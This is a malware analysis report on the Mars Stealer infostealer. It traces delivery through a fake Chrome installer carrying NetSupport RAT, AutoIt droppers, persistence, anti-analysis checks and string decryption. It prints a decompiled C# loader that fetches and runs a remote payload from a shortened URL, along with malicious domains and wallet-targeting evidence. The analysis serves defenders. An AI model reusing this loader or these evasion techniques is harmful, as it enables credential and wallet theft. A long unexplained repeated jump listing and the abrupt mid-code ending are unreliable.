

eSentire Threat Intelligence Malware Analysis: Mars Stealer

By eSentire Threat Response Unit (TRU)

Archived: 2026-04-05 15:50:58 UTC

Mars Stealer is an information-stealing malware that first appeared on hacking forums in June 2021, a year after its predecessor Oski Stealer was discontinued in June 2020. Mars Stealer can target or ‘support’ over 50 crypto wallets and extensions, is multi-functional, and avoids detection. In addition, it’s low price on the malware market has generated significant attention from threat actor(s) who are looking to add the effective malware into their arsenal.

eSentire's Threat Response Unit (TRU) team previously [published a TRU Positive](#) that focused on the cyber threat investigation summary of a singular incident and recommendations regarding Mars Stealer malware. However, this blogpost delves deeper into the technical details that were gathered during the research and analysis of the [Mars Stealer TRU Positive](#).

Key Takeaways:

- Mars Stealer is the latest version of Oski Stealer, which was discontinued in June 2020.
- NetSupport RAT (Remote Access Tool), or client32.exe, was embedded in a ChromeSetup.exe file and used by an attacker to gain access to a victim’s workstation for further deployment of tools needed to plant Mars Stealer.
- An executable with the original filename 3uAirPlayer was used to deploy obfuscated AutoIt scripts with Mars Stealer embedded inside and a renamed version of AutoIt to evade detections.
- The persistence mechanism was created to make sure the attacker(s) maintain access to NetSupportManager as a backdoor.
- Mars Stealer can self-delete itself after successfully exfiltrating the victim’s data, leaving no trace behind.

Case Study

The first mention of Mars Stealer appeared on Russian-speaking forums in June 2021 and at the time, it was being sold for \$140 a month (Exhibit 1).




Exhibit 1: Advertisement on Mars Stealer

Mars Stealer allegedly ‘supports’, or is capable of, harvesting data from common browsers, crypto wallets, and two-factor authentication (2FA) and crypto extensions. Since the release of Mars Stealer, eSentire’s Threat Response Unit (TRU) team has observed a number of cracked versions being distributed by a reverse engineer who goes under the username ‘LLCPPC’. The latest version is Mars Stealer v8 (Exhibit 2).




Exhibit 2: Mars Stealer v8 advertisement

Mars Stealer has been delivered as a [drive-by download](#) via cloned websites for known software, such as Open Office. The malware is also [distributed](#) as patching software and keygens on gaming forums. In the incident observed by eSentire, the stealer was delivered via the NetSupportManager RAT.

Technical Analysis of Mars Stealer Infection

Initial Access

The initial access vector occurred when the victim visited a malicious website hosting an ISO image named ChromeSetup.iso (hxxps[:]//googlelstatupdt[.]com/LEND/ChromeSetup[.]iso).

The ISO image contained ChromeSetup.exe, which had an embedded NetSupportManager RAT and a Chrome Updater in a cabinet (CAB) archive-file format (Exhibits 3-4).




Exhibit 3: Cabinet section under RCDATA

Name	Size	Modified	Attributes	Method	Block
21m_18_033.exe	2 572 264	2022-03-17 15:52	A	LZX:21	0
ChromeSetup.exe	1 343 320	2022-03-29 08:04	A	LZX:21	0

Exhibit 4: Contents of the extracted CAB file

The NetSupportManager RAT was obfuscated by the attacker as '21m_18_033.exe'. The RAT was installed in tandem when the victim opened ChromeSetup.exe. Persistence was achieved by the RAT via a Startup LNK file through the following path:

- c:\users\%*\appdata\roaming\microsoft\windows\start menu\programs\startup\autorunings.ini.lnk

The LNK runs the RAT under C:\Users\%*\AppData\Roaming\WinSupports\client32.exe after each reboot attempt.

It is worth noting that attacks involving RATs do not usually start with the full infection chain once the user executes the initial payload. The attacker would need additional time to access the RAT and load additional payloads. In the incident we analyzed, the attacker's movement in the network can be observed in Exhibit 5.




Exhibit 5: Infection chain

aNpRAHx.exe (original name: 3uAirPlayer.exe) was used to plant the following AutoIt scripts on the victim's workstation under the path C:\Users*\AppData\Local\Temp\IXP001.TMP:

- una.wmd
- fervore.wmd
- vai.wmd

The scripts were embedded within the CAB file of the executable (Exhibits 6-7)




Exhibit 6: Cabinet section under RCData (aNpRAHx.exe)




Exhibit 7: Contents of the CAB file

The AutoIt scripts were highly obfuscated. Within the aNpRAHx.exe resources, there was a POSTRUNPROGRAM section that contained the following command:

- **Esitanza.exe.pif**: the renamed AutoIt program
- **una.wmd**: the script responsible for dropping Esitanza.exe
- **vai.wmd**: the core script that contains Mars Stealer, its dependencies, and the copy of a NTDLL.DLL file



Exhibit 8: Obfuscated Fervore.wmd script

The post command execution was also responsible for running the following commands on the host:

- find /I /N "bullguardcore.exe"
- find /I /N "psuaservice.exe"
- findstr /V /R "^\uZErAiroWGYHouAyIPBjMSUyDIptkdLqzqZHgBHJNQEEowcSBTavTwmhKnZWGVYgwNAnxhUZyfrOGNKzOSHWiaAocRoKRJUUna.wmd"
- tasklist /FI "imagename eq BullGuardCore.exe"
- tasklist /FI "imagename eq PSUAService.exe"

As indicated above, vai.wmd is the script responsible for loading additional dependencies as well as Mars Stealer. The value \$ARZURr holds the obfuscated Mars Stealer version (Exhibit 9). The RC4 key was derived from the following pattern:

- Binary(MRPvndnroX("58)59)59)63)61)63)60)60)58)59)62)63)57)57)58)64)56)63)57)63)57)63)57)61)60)57)60",7)))

The pattern subtracts 7 from each character that is eventually converted to ASCII format. The RC4 key to decrypt the Mars Stealer is "344868553478223918282826525".

Dump 1	Dump 2	Dump 3	Dump 4	Dump 5	Watch 1	[x=] Locals
address	Hex				ASCII	
4896990	43 6F 63 43	6F 63 00 00	FB C2 74 F4	00 87 00 8A	CocCoc.úAtö...	
48969A0	59 6F 72 6F	69 00 00 00	FD C2 72 F4	00 88 00 88	Yoroi..yArö...	
48969B0	69 57 61 6C	6C 65 74 00	FF C2 70 F4	00 89 00 88	iwallet.yApö...	
48969C0	46 69 72 65	66 6F 78 00	F1 C2 7E F4	00 8A 00 89	Firefox.ñA-ö...	
48969D0	54 6F 72 42	72 6F 00 00	F3 C2 7C F4	00 8B 00 88	TorBro..öA ö...	
48969E0	43 65 6E 74	00 00 00 00	F5 C2 7A F4	00 8C 00 89	Cent...öAzö...	
48969F0	4D 45 57 20	43 58 00 00	F7 C2 78 F4	00 8D 00 88	MEW CX..-Axö...	
4896A00	4F 72 62 69	74 75 6D 00	89 C2 06 F4	00 8E 00 88	Orbitum..A.ö...	
4896A10	43 6F 6F 68	69 65 73 00	88 C2 04 F4	00 8F 00 88	Cookies..A.ö...	
4896A20	4E 65 6F 4C	69 6E 65 00	8D C2 02 F4	00 90 00 8A	NeoLine..A.ö...	
4896A30	4F 70 65 72	61 00 00 00	8F C2 00 F4	00 91 00 88	Opera...A.ö...	
4896A40	54 52 55 45	00 00 00 00	81 C2 0E F4	00 92 00 8A	TRUE...A.ö...	
4896A50	46 41 4C 53	45 00 00 00	83 C2 0C F4	00 93 00 88	FALSE...A.ö...	
4896A60	53 70 75 74	6E 69 68 00	85 C2 0A F4	00 94 00 8C	Sputnik..A.ö...	
4896A70	45 50 42 00	00 00 00 00	87 C2 08 F4	00 95 00 88	EPB...A.ö...	
4896A80	56 69 76 61	6C 64 69 00	99 C2 16 F4	00 96 00 8C	Vivaldi..A.ö...	
4896A90	51 49 50 00	00 00 00 00	9B C2 14 F4	00 97 00 88	QIP...A.ö...	
4896AA0	4B 4D 65 6C	65 6F 6E 00	9D C2 12 F4	00 98 00 89	KMeleon..A.ö...	
4896AB0	57 6F 6D 62	61 74 00 00	9F C2 10 F4	00 99 00 89	Wombat...A.ö...	
4896AC0	43 6F 6D 6F	64 6F 00 00	91 C2 1E F4	00 9A 00 8A	Comodori..A.ö...	
4896AD0	41 6D 69 67	6F 00 00 00	93 C2 1C F4	00 9B 00 8B	Amigo...A.ö...	
4896AE0	55 72 61 6E	00 00 00 00	95 C2 1A F4	00 9C 00 8A	Uran...A.ö...	
4896AF0	50 41 54 48	3D 00 00 00	97 C2 18 F4	00 9D 00 8B	PATH=...A.ö...	
4896B00	67 75 69 64	00 00 00 00	A9 C2 26 F4	00 9E 00 89	guid...öAö...	
4896B10	48 69 72 64	6F 72 79 00	AB C2 24 F4	00 9F 00 89	History.«Aö...	
4896B20	43 68 72 6F	6D 65 00 00	AD C2 22 F4	00 A0 00 8C	Chrome...A.ö...	
4896B30	78 38 36 00	00 00 00 00	AF C2 20 F4	00 A1 00 89	x86...A.ö. j.	
4896B40	4F 78 79 67	65 6E 00 00	A1 C2 2E F4	00 A2 00 88	Oxygen..j.A.ö.ç.	
4896B50	F8 11 34 73	01 00 00 00	A3 C2 2C F4	00 A3 00 88	ø.4s...öA.ö.ç.	
4896B60	68 2C 34 73	01 00 00 00	A5 C2 2A F4	00 A4 00 88	h,4s...öA.ö.ç.	
4896B70	20 12 34 73	01 00 00 00	A7 C2 28 F4	00 A5 00 8A	.4s...öA(ö.ç.	

Exhibit 11: Credential stealing evidence from the debugger

```

Case 104
FileCopy(@SystemDir & MRPvDnroX(\hcoll.dll), @ScriptDir & MRPvDnroX(\wIERJnStmYk.dll))
-ExitLoop
  
```

Exhibit 12: Renamed copy of NTDLL.DLL (partially deobfuscated Autolt script)

```

4074  JMP 0x00401000
4075  JMP 0x00401000
4076  JMP 0x00401000
4077  JMP 0x00401000
4078  JMP 0x00401000
4079  JMP 0x00401000
4080  JMP 0x00401000
4081  JMP 0x00401000
4082  JMP 0x00401000
4083  JMP 0x00401000
4084  JMP 0x00401000
4085  JMP 0x00401000
4086  JMP 0x00401000
4087  JMP 0x00401000
4088  JMP 0x00401000
4089  JMP 0x00401000
4090  JMP 0x00401000
4091  JMP 0x00401000
4092  JMP 0x00401000
4093  JMP 0x00401000
4094  JMP 0x00401000
4095  JMP 0x00401000
4096  JMP 0x00401000
4097  JMP 0x00401000
4098  JMP 0x00401000
4099  JMP 0x00401000
4100  JMP 0x00401000
4101  JMP 0x00401000
4102  JMP 0x00401000
4103  JMP 0x00401000
4104  JMP 0x00401000
4105  JMP 0x00401000
4106  JMP 0x00401000
4107  JMP 0x00401000
4108  JMP 0x00401000
4109  JMP 0x00401000
4110  JMP 0x00401000
4111  JMP 0x00401000
4112  JMP 0x00401000
4113  JMP 0x00401000
4114  JMP 0x00401000
4115  JMP 0x00401000
4116  JMP 0x00401000
4117  JMP 0x00401000
4118  JMP 0x00401000
4119  JMP 0x00401000
4120  JMP 0x00401000
4121  JMP 0x00401000
4122  JMP 0x00401000
4123  JMP 0x00401000
4124  JMP 0x00401000
4125  JMP 0x00401000
4126  JMP 0x00401000
4127  JMP 0x00401000
4128  JMP 0x00401000
4129  JMP 0x00401000
4130  JMP 0x00401000
4131  JMP 0x00401000
4132  JMP 0x00401000
4133  JMP 0x00401000
4134  JMP 0x00401000
4135  JMP 0x00401000
4136  JMP 0x00401000
4137  JMP 0x00401000
4138  JMP 0x00401000
4139  JMP 0x00401000
4140  JMP 0x00401000
4141  JMP 0x00401000
4142  JMP 0x00401000
4143  JMP 0x00401000
4144  JMP 0x00401000
4145  JMP 0x00401000
4146  JMP 0x00401000
4147  JMP 0x00401000
4148  JMP 0x00401000
4149  JMP 0x00401000
4150  JMP 0x00401000
4151  JMP 0x00401000
4152  JMP 0x00401000
4153  JMP 0x00401000
4154  JMP 0x00401000
4155  JMP 0x00401000
4156  JMP 0x00401000
4157  JMP 0x00401000
4158  JMP 0x00401000
4159  JMP 0x00401000
4160  JMP 0x00401000
4161  JMP 0x00401000
4162  JMP 0x00401000
4163  JMP 0x00401000
4164  JMP 0x00401000
4165  JMP 0x00401000
4166  JMP 0x00401000
4167  JMP 0x00401000
4168  JMP 0x00401000
4169  JMP 0x00401000
4170  JMP 0x00401000
4171  JMP 0x00401000
4172  JMP 0x00401000
4173  JMP 0x00401000
4174  JMP 0x00401000
4175  JMP 0x00401000
4176  JMP 0x00401000
4177  JMP 0x00401000
4178  JMP 0x00401000
4179  JMP 0x00401000
4180  JMP 0x00401000
4181  JMP 0x00401000
4182  JMP 0x00401000
4183  JMP 0x00401000
4184  JMP 0x00401000
4185  JMP 0x00401000
4186  JMP 0x00401000
4187  JMP 0x00401000
4188  JMP 0x00401000
4189  JMP 0x00401000
4190  JMP 0x00401000
4191  JMP 0x00401000
4192  JMP 0x00401000
4193  JMP 0x00401000
4194  JMP 0x00401000
4195  JMP 0x00401000
4196  JMP 0x00401000
4197  JMP 0x00401000
4198  JMP 0x00401000
4199  JMP 0x00401000
4200  JMP 0x00401000
4201  JMP 0x00401000
4202  JMP 0x00401000
4203  JMP 0x00401000
4204  JMP 0x00401000
4205  JMP 0x00401000
4206  JMP 0x00401000
4207  JMP 0x00401000
4208  JMP 0x00401000
4209  JMP 0x00401000
4210  JMP 0x00401000
4211  JMP 0x00401000
4212  JMP 0x00401000
4213  JMP 0x00401000
4214  JMP 0x00401000
4215  JMP 0x00401000
4216  JMP 0x00401000
4217  JMP 0x00401000
4218  JMP 0x00401000
4219  JMP 0x00401000
4220  JMP 0x00401000
4221  JMP 0x00401000
4222  JMP 0x00401000
4223  JMP 0x00401000
4224  JMP 0x00401000
4225  JMP 0x00401000
4226  JMP 0x00401000
4227  JMP 0x00401000
4228  JMP 0x00401000
4229  JMP 0x00401000
4230  JMP 0x00401000
4231  JMP 0x00401000
4232  JMP 0x00401000
4233  JMP 0x00401000
4234  JMP 0x00401000
4235  JMP 0x00401000
4236  JMP 0x00401000
4237  JMP 0x00401000
4238  JMP 0x00401000
4239  JMP 0x00401000
4240  JMP 0x00401000
4241  JMP 0x00401000
4242  JMP 0x00401000
4243  JMP 0x00401000
4244  JMP 0x00401000
4245  JMP 0x00401000
4246  JMP 0x00401000
4247  JMP 0x00401000
4248  JMP 0x00401000
4249  JMP 0x00401000
4250  JMP 0x00401000
4251  JMP 0x00401000
4252  JMP 0x00401000
4253  JMP 0x00401000
4254  JMP 0x00401000
4255  JMP 0x00401000
4256  JMP 0x00401000
4257  JMP 0x00401000
4258  JMP 0x00401000
4259  JMP 0x00401000
4260  JMP 0x00401000
4261  JMP 0x00401000
4262  JMP 0x00401000
4263  JMP 0x00401000
4264  JMP 0x00401000
4265  JMP 0x00401000
4266  JMP 0x00401000
4267  JMP 0x00401000
4268  JMP 0x00401000
4269  JMP 0x00401000
4270  JMP 0x00401000
4271  JMP 0x00401000
4272  JMP 0x00401000
4273  JMP 0x00401000
4274  JMP 0x00401000
4275  JMP 0x00401000
4276  JMP 0x00401000
4277  JMP 0x00401000
4278  JMP 0x00401000
4279  JMP 0x00401000
4280  JMP 0x00401000
4281  JMP 0x00401000
4282  JMP 0x00401000
4283  JMP 0x00401000
4284  JMP 0x00401000
4285  JMP 0x00401000
4286  JMP 0x00401000
4287  JMP 0x00401000
4288  JMP 0x00401000
4289  JMP 0x00401000
4290  JMP 0x00401000
4291  JMP 0x00401000
4292  JMP 0x00401000
4293  JMP 0x00401000
4294  JMP 0x00401000
4295  JMP 0x00401000
4296  JMP 0x00401000
4297  JMP 0x00401000
4298  JMP 0x00401000
4299  JMP 0x00401000
4300  JMP 0x00401000
4301  JMP 0x00401000
4302  JMP 0x00401000
4303  JMP 0x00401000
4304  JMP 0x00401000
4305  JMP 0x00401000
4306  JMP 0x00401000
4307  JMP 0x00401000
4308  JMP 0x00401000
4309  JMP 0x00401000
4310  JMP 0x00401000
4311  JMP 0x00401000
4312  JMP 0x00401000
4313  JMP 0x00401000
4314  JMP 0x00401000
4315  JMP 0x00401000
4316  JMP 0x00401000
4317  JMP 0x00401000
4318  JMP 0x00401000
4319  JMP 0x00401000
4320  JMP 0x00401000
4321  JMP 0x00401000
4322  JMP 0x00401000
4323  JMP 0x00401000
4324  JMP 0x00401000
4325  JMP 0x00401000
4326  JMP 0x00401000
4327  JMP 0x00401000
4328  JMP 0x00401000
4329  JMP 0x00401000
4330  JMP 0x00401000
4331  JMP 0x00401000
4332  JMP 0x00401000
4333  JMP 0x00401000
4334  JMP 0x00401000
4335  JMP 0x00401000
4336  JMP 0x00401000
4337  JMP 0x00401000
4338  JMP 0x00401000
4339  JMP 0x00401000
4340  JMP 0x00401000
4341  JMP 0x00401000
4342  JMP 0x00401000
4343  JMP 0x00401000
4344  JMP 0x00401000
4345  JMP 0x00401000
4346  JMP 0x00401000
4347  JMP 0x00401000
4348  JMP 0x00401000
4349  JMP 0x00401000
4350  JMP 0x00401000
4351  JMP 0x00401000
4352  JMP 0x00401000
4353  JMP 0x00401000
4354  JMP 0x00401000
4355  JMP 0x00401000
4356  JMP 0x00401000
4357  JMP 0x00401000
4358  JMP 0x00401000
4359  JMP 0x00401000
4360  JMP 0x00401000
4361  JMP 0x00401000
4362  JMP 0x00401000
4363  JMP 0x00401000
4364  JMP 0x00401000
4365  JMP 0x00401000
4366  JMP 0x00401000
4367  JMP 0x00401000
4368  JMP 0x00401000
4369  JMP 0x00401000
4370  JMP 0x00401000
4371  JMP 0x00401000
4372  JMP 0x00401000
4373  JMP 0x00401000
4374  JMP 0x00401000
4375  JMP 0x00401000
4376  JMP 0x00401000
4377  JMP 0x00401000
4378  JMP 0x00401000
4379  JMP 0x00401000
4380  JMP 0x00401000
4381  JMP 0x00401000
4382  JMP 0x00401000
4383  JMP 0x00401000
4384  JMP 0x00401000
4385  JMP 0x00401000
4386  JMP 0x00401000
4387  JMP 0x00401000
4388  JMP 0x00401000
4389  JMP 0x00401000
4390  JMP 0x00401000
4391  JMP 0x00401000
4392  JMP 0x00401000
4393  JMP 0x00401000
4394  JMP 0x00401000
4395  JMP 0x00401000
4396  JMP 0x00401000
4397  JMP 0x00401000
4398  JMP 0x00401000
4399  JMP 0x00401000
4400  JMP 0x00401000
4401  JMP 0x00401000
4402  JMP 0x00401000
4403  JMP 0x00401000
4404  JMP 0x00401000
4405  JMP 0x00401000
4406  JMP 0x00401000
4407  JMP 0x00401000
4408  JMP 0x00401000
4409  JMP 0x00401000
4410  JMP 0x00401000
4411  JMP 0x00401000
4412  JMP 0x00401000
4413  JMP 0x00401000
4414  JMP 0x00401000
4415  JMP 0x00401000
4416  JMP 0x00401000
4417  JMP 0x00401000
4418  JMP 0x00401000
4419  JMP 0x00401000
4420  JMP 0x00401000
4421  JMP 0x00401000
4422  JMP 0x00401000
4423  JMP 0x00401000
4424  JMP 0x00401000
4425  JMP 0x00401000
4426  JMP 0x00401000
4427  JMP 0x00401000
4428  JMP 0x00401000
4429  JMP 0x00401000
4430  JMP 0x00401000
4431  JMP 0x00401000
4432  JMP 0x00401000
4433  JMP 0x00401000
4434  JMP 0x00401000
4435  JMP 0x00401000
4436  JMP 0x00401000
4437  JMP 0x00401000
4438  JMP 0x00401000
4439  JMP 0x00401000
4440  JMP 0x00401000
4441  JMP 0x00401000
4442  JMP 0x00401000
4443  JMP 0x00401000
4444  JMP 0x00401000
4445  JMP 0x00401000
4446  JMP 0x00401000
4447  JMP 0x00401000
4448  JMP 0x00401000
4449  JMP 0x00401000
4450  JMP 0x00401000
4451  JMP 0x00401000
4452  JMP 0x00401000
4453  JMP 0x00401000
4454  JMP 0x00401000
4455  JMP 0x00401000
4456  JMP 0x00401000
4457  JMP 0x00401000
4458  JMP 0x00401000
4459  JMP 0x00401000
4460  JMP 0x00401000
4461  JMP 0x00401000
4462  JMP 0x00401000
4463  JMP 0x00401000
4464  JMP 0x00401000
4465  JMP 0x00401000
4466  JMP 0x00401000
4467  JMP 0x00401000
4468  JMP 0x00401000
4469  JMP 0x00401000
4470  JMP 0x00401000
4471  JMP 0x00401000
4472  JMP 0x00401000
4473  JMP 0x00401000
4474  JMP 0x00401000
4475  JMP 0x00401000
4476  JMP 0x00401000
4477  JMP 0x00401000
4478  JMP 0x00401000
4479  JMP 0x00401000
4480  JMP 0x00401000
4481  JMP 0x00401000
4482  JMP 0x00401000
4483  JMP 0x00401000
4484  JMP 0x00401000
4485  JMP 0x00401000
4486  JMP 0x00401000
4487  JMP 0x00401000
4488  JMP 0x00401000
4489  JMP 0x00401000
4490  JMP 0x00401000
4491  JMP 0x00401000
4492  JMP 0x00401000
4493  JMP 0x00401000
4494  JMP 0x00401000
4495  JMP 0x00401000
4496  JMP 0x00401000
4497  JMP 0x00401000
4498  JMP 0x00401000
4499  JMP 0x00401000
4500  JMP 0x00401000
4501  JMP 0x00401000
4502  JMP 0x00401000
4503  JMP 0x00401000
4504  JMP 0x00401000
4505  JMP 0x00401000
4506  JMP 0x00401000
4507  JMP 0x00401000
4508  JMP 0x00401000
4509  JMP 0x00401000
4510  JMP 0x00401000
4511  JMP 0x00401000
4512  JMP 0x00401000
4513  JMP 0x00401000
4514  JMP 0x00401000
4515  JMP 0x00401000
4516  JMP 0x00401000
4517  JMP 0x00401000
4518  JMP 0x00401000
4519  JMP 0x00401000
4520  JMP 0x00401000
4521  JMP 0x00401000
4522  JMP 0x00401000
4523  JMP 0x00401000
4524  JMP 0x00401000
4525  JMP 0x00401000
4526  JMP 0x00401000
4527  JMP 0x00401000
4528  JMP 0x00401000
4529  JMP 0x00401000
4530  JMP 0x00401000
4531  JMP 0x00401000
4532  JMP 0x00401000
4533  JMP 0x00401000

```

It is also worth noting that another executable was dropped via the remote session on the victim's machine – consoleappmrrs.exe. The executable contained an embedded file named Installer_ovl.exe, which was written in C#.

The executable connected to the shortened URL (tiny[.]one), a Discord CDN to retrieve another file named DebugViewPortable_4_90_Release_3_English_online_Auejplzlt.bmp (Exhibit 16).

```
public static class Data
{
    // Token: 0x06000002 RID: 2 RVA: 0x00002060 File Offset: 0x00000260
    public static void Another()
    {
        byte[] array = Data.HprdjvcvIk("https://tiny.one/vcknrzs5");
        List<byte> list = new List<byte>();
        int num = array.Length;
        while (num-- > 0)
        {
            list.Add(array[num]);
        }
        AppDomain.CurrentDomain.Load(list.ToArray());
    }
}

// Token: 0x06000003 RID: 3 RVA: 0x000020B0 File Offset: 0x000002B0
internal static void App()
{
    foreach (Assembly assembly in AppDomain.CurrentDomain.GetAssemblies())
    {
        foreach (Type type in assembly.GetTypes())
        {
            try
            {
                MethodInfo method = type.GetMethod("Ssionpsvhmapdztdzqunpmpw");
                Data.Delegate = Delegate.CreateDelegate(typeof(Action), null, method);
                Data.Delegate.DynamicInvoke(new object[0]);
            }
            catch
            {
            }
        }
    }
}
```

Exhibit 16: The file reaches out to Discord CDN to download additional payloads

At the time of the analysis, the link to the BMP file was not accessible. We believe that the attacker(s) tried to retrieve additional payloads, but the attempt was unsuccessful.

Mars Stealer and C2 Panel Analysis

The deobfuscated Mars Stealer was written in ASM/C and approximately 162KB in size. The compilation date was March 29, 2022, which suggests that the attacker(s) modified the stealer right before shipping it onto the victim's machine.

The stealer includes anti-debugging and anti-sandbox features:

- For anti-debugging purposes, it manually checks the [PEB \(Process Environment Block\)](#) for *BeingDebugged* flag.
- For anti-sandboxing, the stealer sleeps for 16000 milliseconds (about 16 seconds) and calls [GetTickCount](#) API (Exhibit 17) to retrieve the number of milliseconds that have passed since the system was started and the number of milliseconds of the current running time.
 - Both values get subtracted and are compared to 12000 milliseconds (about 12 seconds).
 - If the value is less than 12000, it means that the Sleep function was skipped by the debugger or sandbox, and the sample exits (Exhibit 18).

The sample also performs anti-emulation checks for Windows Defender Antivirus on values HAL9TH and JohnDoe (Exhibit 19).

Exhibit 17: Using GetTickCount() for anti-debugging purposes

Exhibit 18: If the sample is being debugged, the running process terminates




Exhibit 19: Windows Defender Antivirus anti-emulation checks

Mars Stealer will exit if the following languages are detected (Exhibit 20):

- Uzbekistan
- Azerbaijan
- Kazakhstan
- Russia
- Belarus




Exhibit 20: Language check using GetUserDefaultUILanguage function

The language checks are also performed within the Mars Stealer panel (Exhibit 21).



Exhibit 21: Language check in PHP component

The strings in .RDATA section are XOR'ed (XOR or "exclusive or" is a logical operator that yields true if exactly one (not both) of two conditions is true) with different keys as shown in Exhibit 22. The first batch of decrypted strings are mostly API calls (Exhibit 23).




Exhibit 22: XOR-encoding routine

```
int sub_40175f()
{
  int result; // eax
  unsigned int v1; // [esp+8h] [ebp-8h]

  LoadLibraryA = (HANDLE __stdcall *) (PCSTR)sub_4054f0((int)&unk_41e0a0, (int)"DMSXTRID144", v1);
  GetProcAddress = (FARPROC __stdcall *) (HANDLE, LPCSTR)sub_4054f0((int)&unk_41e0a0, (int)"ORAI64X9H5FF", 0x0);
  ExitProcess = (void (__stdcall *) (int))sub_4054f0((int)&unk_41e07c, (int)"V9SP87HWI9", 0x0);
  advapi32.dll = sub_4054f0((int)&unk_41e098, (int)"S9P0A2QF00", 0x0);
